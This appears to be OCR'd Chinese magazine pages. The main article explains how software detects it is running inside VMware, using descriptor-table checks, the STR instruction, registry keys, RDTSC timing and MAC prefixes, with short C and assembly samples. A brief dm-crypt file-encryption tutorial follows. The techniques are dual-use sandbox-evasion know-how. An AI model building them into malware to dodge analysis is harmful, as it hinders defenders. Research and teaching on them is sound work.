


图 2

利用此 IDT 检测的方法存在一个缺陷，由于 IDT 的值只针对处于正在运行的处理器而言，在单 CPU 中它是个常量，但当它处于多 CPU 时就可能会受到影响了，因为每个 CPU 都有其自己的 IDT，这样问题就自然而然地产生了。针对此问题，Offensive Computing 组织成员提出了两种应对方法，其中一种方法就是利用 Redpill 反复地在系统上循环执行任务，以此构造出一张当前系统的 IDT 值变化统计图，但这会增加 CPU 负担；另一种方法就是 Windows API 函数 SetThreadAffinity Mask()将线程限制在单处理器上执行，当执行此测试时只能准确地将线程执行环境限制在本地处理器，而对于将线程限制在 VM 处理器上就可能行不通了，因为 VM 是计划在各处理器上运行的，VM 线程在不同的处理器上执行时，IDT 值将会发生变化，因此此方法也是很少被使用的。为此，有人提出了使用 LDT 的检测方法，它在具有多个 CPU 的环境下检测虚拟机明显优于 IDT 检测方法，该方法具体内容参见下节内容。

方法三：利用 LDT 和 GDT 的检测方法

在《Intel 64 and IA-32 Architecture Software Developer’s Manual Volume 3A: System Programming Guide》第 2 章的 Vol.3 2-5 一页（我的 Intel 开发手册是 2008 版的）中对于 LDT 和 GDT 的描述如下（以下内容为个人翻译）：

在保护模式下，所有的内存访问都要通过全局描述符表（GDT）或者本地描述符表（LDT）才能进行。这些表包含有段描述符的调用入口。各个段描述符都包含有各段的基址，访问权限，类型和使用信息，而且每个段描述符都拥有一个与之相匹配的段选择子，各个段选择子都为软件程序提供一个 GDT 或 LDT 索引（与之相关联的段描述符偏移量），一个全局/本地标志（决定段选择子是指向 GDT 还是 LDT），以及访问权限信息。

若想访问段中的某一字节，必须同时提供一个段选择子和一个偏移量。段选择子为段提供可访问的段描述符地址（在 GDT 或者 LDT 中）。通过段描述符，处理器从中获取段在线性地址空间里的基址，而偏移量用于确定字节地址相对基址的位置。假定处理器在当前权限级别（CPL）可访问这个段，那么通过这种机制就可以访问在 GDT 或 LDT 中的各种有效代码、数据或者堆栈段，这里的 CPL 是指当前可执行代码段的保护级别。

……

GDT 的线性基址被保存在 GDT 寄存器（GDTR）中，而 LDT 的线性基址被保存在 LDT 寄存器（LDTR）中。

由于虚拟机与真实主机中的 GDT 和 LDT 并不能相同，这与使用 IDT 的检测方法一样，因此虚拟机必须为它们提供一个“复制体”。关于 GDT 和 LDT 的基址可通过 SGDT 和 SLDT 指令获取。虚拟机检测工具 Scoopy suite 的作者 Tobias Klein 经测试发现，当 LDT 基址位于 0x0000（只有两字节）时为真实主机，否则为虚拟机，而当 GDT 基址位于 0xFFXXXXXX 时说明处于虚拟机中，否则为真实主机。具体实现代码如下：

```
#include <stdio.h>
void LDTDetect(void)
{
    unsigned short ldt_addr = 0;
    unsigned char ldtr[2];
    _asm sldt ldtr
    ldt_addr = *((unsigned short *)&ldtr);
    printf("LDT BaseAddr: 0x%x\n", ldt_addr);
    if(ldt_addr == 0x0000)
    {
        printf("Native OS\n");
    }
else
        printf("Inside VMware\n");
}
void GDTDetect(void)
{
unsigned int gdt_addr = 0;
    unsigned char gdtr[4];
    _asm sgdt gdtr
    gdt_addr = *((unsigned int *)&gdtr[2]);
    printf("GDT BaseAddr:0x%x\n", gdt_addr);
    if((gdt_addr >> 24) == 0xff)
    {
        printf("Inside VMware\n");
    }
    else
        printf("Native OS\n");
}
int main(void)
{
    LDTDetect();
    GDTDetect();
    return 0;
}
```

测试结果如图 3 所示。




图 3

方法四：基于 STR 的检测方法

在保护模式下运行的所有程序在切换任务时，对于当前任务中指向 TSS 的段选择器将会被存储在任务寄存器中，TSS 中包含有当前任务的可执行环境状态，包括通用寄存器状态，段寄存器状态，标志寄存器状态，EIP 寄存器状态等，当此项任务再次被执行时，处理器就会运行其原先保存的任务状态。每项任务均有其自己的 TSS，而我们可以通过 STR 指令来获取指向当前任务中 TSS 的段选择器。这里 STR（Store task register）指令是用于将任务寄存器（TR）中的段选择器存储到目标操作数，目标操作数可以是通用寄存器或内存位置，使用此指令存储的段选择器指向当前正在运行的任务的任务状态段（TSS）。在虚拟机和真实主机之中，通过 STR 读取的地址是不同的，当地址等于 0x0040xxxx 时，说明处于虚拟机中，否则为真实主机。实现代码如下：

```
#include <stdio.h>
int main(void)
{
    unsigned char mem[4] = {0};
    int i;
    __asm str mem;
    printf (" STR base: 0x");
    for (i=0; i<4; i++)
    {
        printf("%02x",mem[i]);
    }
    if ( (mem[0]==0x00) && (mem[1]==0x40))
        printf("\n INSIDE MATRIX!!\n");
    else
        printf("\n Native OS!!\n");
    return 0;
}
```

测试结果如图 4 所示。




图 4

方法五：基于注册表检测虚拟机

在 Windows 虚拟机中常常安装有 VMware Tools 以及其他的虚拟硬件（如网络适配器、虚拟打印机，USB 集线器……），它们都会创建任何程序都可以读取的 Windows 注册表项，因此我们可以通过检测注册表中的一些关键字符来判断程序是否处于虚拟机之中。关于这些注册表的位置我们可以通过在注册表中搜索关键词“vmware”来获取，下面是我在 VMware 下的 WinXP 中找到的一些注册表项：

项名：HKEY_CLASSES_ROOT\Applications\VMwareHostOpen.exe
项名：HKEY_CLASSES_ROOT\Installer\Products\C2A6F2EFE6910124C940B2B12CF170FE\ProductName
键值“VMware Tools”
项名：HKEY_CLASSES_ROOT\Installer\Products\C2A6F2EFE6910124C940B2B12CF170FE\SourceList\PackageName
键值：VMware Tools.msi
项名：HKEY_CURRENT_USER\Printers\DeviceOld
键值：_#VMwareVirtualPrinter,winspool,TPVM:
项名：HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier
键值：VMware Virtual IDE Hard Drive
项名：HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier
键值：NECVMWar VMware IDE CDR10

```
    项名：HKEY_LOCAL_MACHINE\SOFTWARE\ Classes\Installer\Products\C2A6F2EFE6910124C940B2B12CF170FE\ProductName
    键值：VMware Tools
    项名：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\C2A6F2EFE6910124C940B2B12CF170FE\InstallProperties\DisplayName
    键值：VMware Tools
    项名：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Reinstall\0002\DeviceDesc
    键值：VMware SVGA II
    项名：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards\2\Description
    键值：VMware Accelerated AMD PCNet Adapter
    项名：HKEY_LOCAL_MACHINE\SOFTWARE\VMware, Inc.\VMware Tools
    项名：HKEY_LOCAL_MACHINE\SYSTEM\Control Set001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\DriverDesc
    键值：VMware SVGA II
    项名：HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-
    08002BE10318}\0000\ProviderName
    键值：VMware, Inc.
    项名：HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}\0001\DriverDesc
    键值：VMware Accelerated AMD PCNet Adapter
    项名：HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E97B-E325-11C
    E-BFC1-08002BE10318}\0000\DriverDesc
    键值：VMware SCSI Controller
    项名：HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Print\Monitors\ThinPrint Print Port Monitor for VMWare
```

除以上这些表项之外，还有很多地方可以检测，特别是虚拟机提供的虚拟化软硬件、服务之类，比如文件共享服务，VMware 物理磁盘助手服务，VMware Ethernet Adapter Driver，VMware SCSI Controller 等，这些信息都可作为检测虚拟机的手段。这里我们就以其中某表项为例编程举例一下，其他表项检测方法同理，具体代码如下：

```
    .386
    .model flat, stdcall
    option casemap:none
        include    windows.inc
        include    user32.inc
        include    kernel32.inc
        include    advapi32.inc
        includelib   user32.lib
        includelib   kernel32.lib
        includelib   advapi32.lib
    .data
    szCaption      db "VMware Detector ",0
    szInside          db "Inside VMware!",0
    szOutside                db "Native OS!",0
    szSubKey         db "software\VMWare, Inc.\VMware tools",0
    hKey                  dd      ?
    .code
    start:
      invoke RegOpenKeyEx, HKEY_LOCAL_MACHINE, addr
szSubKey, 0,\
                          KEY_WRITE or KEY_READ, addr hKey
      .if eax == ERROR_SUCCESS
      invoke MessageBox, NULL,addr szInside, addr szCaption, MB_OK
      .else
      invoke MessageBox, NULL,addr szOutside, addr szCaption,
MB_OK
      .endif
      invoke RegCloseKey,hKey
      invoke ExitProcess,NULL
    end start
```

测试结果如图 5 所示。




图 5

方法六：基于时间差的检测方式

本方法通过运行一段特定代码，然后比较这段代码在虚拟机和真实主机之中的相对运行时间，以此来判断是否处于虚拟机之中。这段代码我们可以通过 RDTSC 指令来实现，RDTSC 指令是用于将计算机启动以来的 CPU 运行周期数存放到 EDX：EAX 里面，其中 EDX 是高位，而 EAX 是低位。下面我们以 xchg ecx, eax 一句指令的运行时间为例，这段指令在我的真实主机 Windows 7 系统上的运行时间为 0000001E，如图 6 所示。




图 6

而该指令在虚拟机 WinXP 下的运行时间为 00000442，如图 7 所示。




图 7

两者之间的运行时间明显差别很多，在虚拟机中的运行速度远不如真实主机的，一般情况下，当它的运行时间大于 0xFF 时，就可以确定它处于虚拟机之中了，因此不难写出检测程序，具体实现代码如下：

```
    .586p
    .model flat, stdcall
    option casemap:none
    include           windows.inc
    include           kernel32.inc
    include           user32.inc
    includelib        kernel32.lib
    includelib        user32.lib
    .data
    szTitle           db     "VMDetect With RDTSC", 0h
    szInsideVM        db     "Inside VMware!", 0h
    szOutsideVM       db     "Native OS!", 0h
```

```
.code
start:
    RDTSC
    xchg        ecx, eax
    RDTSC
    sub     eax, ecx
    cmp     eax, 0FFh
    jg      Detected
    invoke  MessageBox, 0, offset szOutsideVM, offset szTitle, 0
    ret
Detected:
    invoke  MessageBox, 0, offset szInsideVM, offset szTitle, 0
    ret
end start
```

测试结果如图 8 所示。




图 8

方法七：利用虚拟硬件指纹检测虚拟机

利用虚拟硬件指纹也可用于检测虚拟机的存在，比如 VMware 默认的网卡 MAC 地址前缀为“00-05-69，00-0C-29 或者 00-50-56”，这前 3 节是由 VMware 分配的唯一标识符 OUI，以供它的虚拟化适配器使用。在我的 VMWare WinXP 下的 MAC 地址为 00-0C-29-5B- D7-67，如图 9 所示。

但由于这些可经过修改配置文件来绕过检测。另外，还可通过检测特定的硬件控制器，BIOS，USB 控制器，显卡，网卡等特征字符串进行检测，这些在前面使用注册表检测方法中已有所涉及。另外之前在看雪论坛上也有朋友提到通过检测硬盘 Model Number 是否含有“vmware”或“virtual”等字样来实现检测虚拟机的功能，网址见（附源码）：http://bbs.pediy.com/showthread.php?t=110046。




图 9

总　结


国外 SANS 安全组织的研究人员总结出当前各种虚拟机检测手段不外乎以下四类：

- 搜索虚拟环境中的进程，文件系统，注册表；
- 搜索虚拟环境中的内存；
- 搜索虚拟环境中的特定虚拟硬件；
- 搜索虚拟环境中的特定处理器指令和功能。

因为现代计算系统大多是由文件系统，内存，处理器及各种硬件组件构成的，上面提到的四种检测手段均包含了这些因素。纵观前面各种检测方法，也均在此四类当中。除此之外，也有人提出通过网络来检测虚拟机，比如搜索 ICMP 和 TCP 数据通信的时间差异，IP ID 数据包差异以及数据包中的异常头信息，等。随着技术研究的深入，相信会有更多的检测手段出现，与此同时，虚拟机厂商也会不断进化它们的产品，以增加 anti-vmware 的难度，这是一场永无休止的无烟战争！

前置知识：Linux
关键字：Linux、保护文件

基于 Linux2.6 内核的加密容器法保护文件



文/ 李晨光

在多数情况下，将信息存放在自己的计算机中是最安全的。然而，如果某一天计算机硬件出现了故障，那么可能因此丢失许多的信息，如医疗信息、银行账户、税务记录等。针对这种情形，笔者决定使用一种加密容器机制保护计算机的文件，其功能上类似于任何其他存储设备，但只有在需要时才展示其保护功能。为了防止数据损失，应该能够备份到自己的计算机中。在家庭计算机中，同样的技术被用来保护备份文件，还能刻录 CD 或 DVD 以实现离线存储。

为了实现数据保护，首先得搞清楚如何创建一个加密容器。创建加密容器有两种方法：一种是使用 cryptoloop 创建；另一种则是使用 cryptoloop 的替代者 dm_crypt 创建。对于使用 cryptoloop 创建，有很多的参考信息，但笔者采用的是更安全的 dm-crypt 内核模块创建加密容器。

为了编译加密容器配置，必须满足以下几个条件：

- 必须安装 Linux 内核版本 2.6.4-rc2 或更高版本；
- 必须安装 KDE 版本 3.3 或更高版本；
- 必须具有 root 权限来实现初始设置。

配置系统

为了使用 dm_crypt，必须将相关模块编译到内核中。首先，必须启动设备映射器模块，允许在现有设备部分上创建新的逻辑块设备。然后，该逻辑块设备被“映射”到当做正常驱动分区使用的设备上。一旦启动了设备映射器，随后就可以启动 dm-crypt。dm-crypt 是一个内核模块，用来处理加密/解密。

为了把一个加密容器应用到文件而不是整个驱动器或分区上，还需要在内核中启动 loopback 设备支持。该 loopback 设备内核模块允许使用普通文件，类似于真实的块设备。最后，必须将使用的加密类型编译到内核中或设置为一个模块。在本文中，笔者使用了 AES 加密算法，但也可以选用其他算法。

一旦启动所需的内核模块，应该编译该内核并安装。笔者没有直接将这些模块构建到内核中，所以把必需的模块 dm-mod、dm-crypt 和 aes-i586 添加到系统的/etc/modules.autoload/kernel-2.6 目录下，这样可以在启动时自动加载。下面是需要在内核中启动的一个内核模块列表：

```
    Device Drivers->Multi-Device Support(RAID and LVM)-> Device
Mapper Support
    Device Drivers->MultiDevice Support(RAID and LVM)-> Crypt
Target Support
    Device Drivers->Block Devices ->Loopback Device Support
    Cryptographic Options-><encryption type>
```

对于其他不能在启动时自动装载内核模块的系统，可以将适当的 modprobe 命令添加到一个启动脚本中。对于基于 Debian 的系统，使用的脚本是/etc/init.d/ bootmisc.sh。对于其他分发包，可以使用/etc/init.d/rc.local。下面是对于非 Gentoo 分发包推荐的添加到启动脚本中的命令：

```
modprobe dm-mod
modprobe dm-crypt
modprobe aes
```

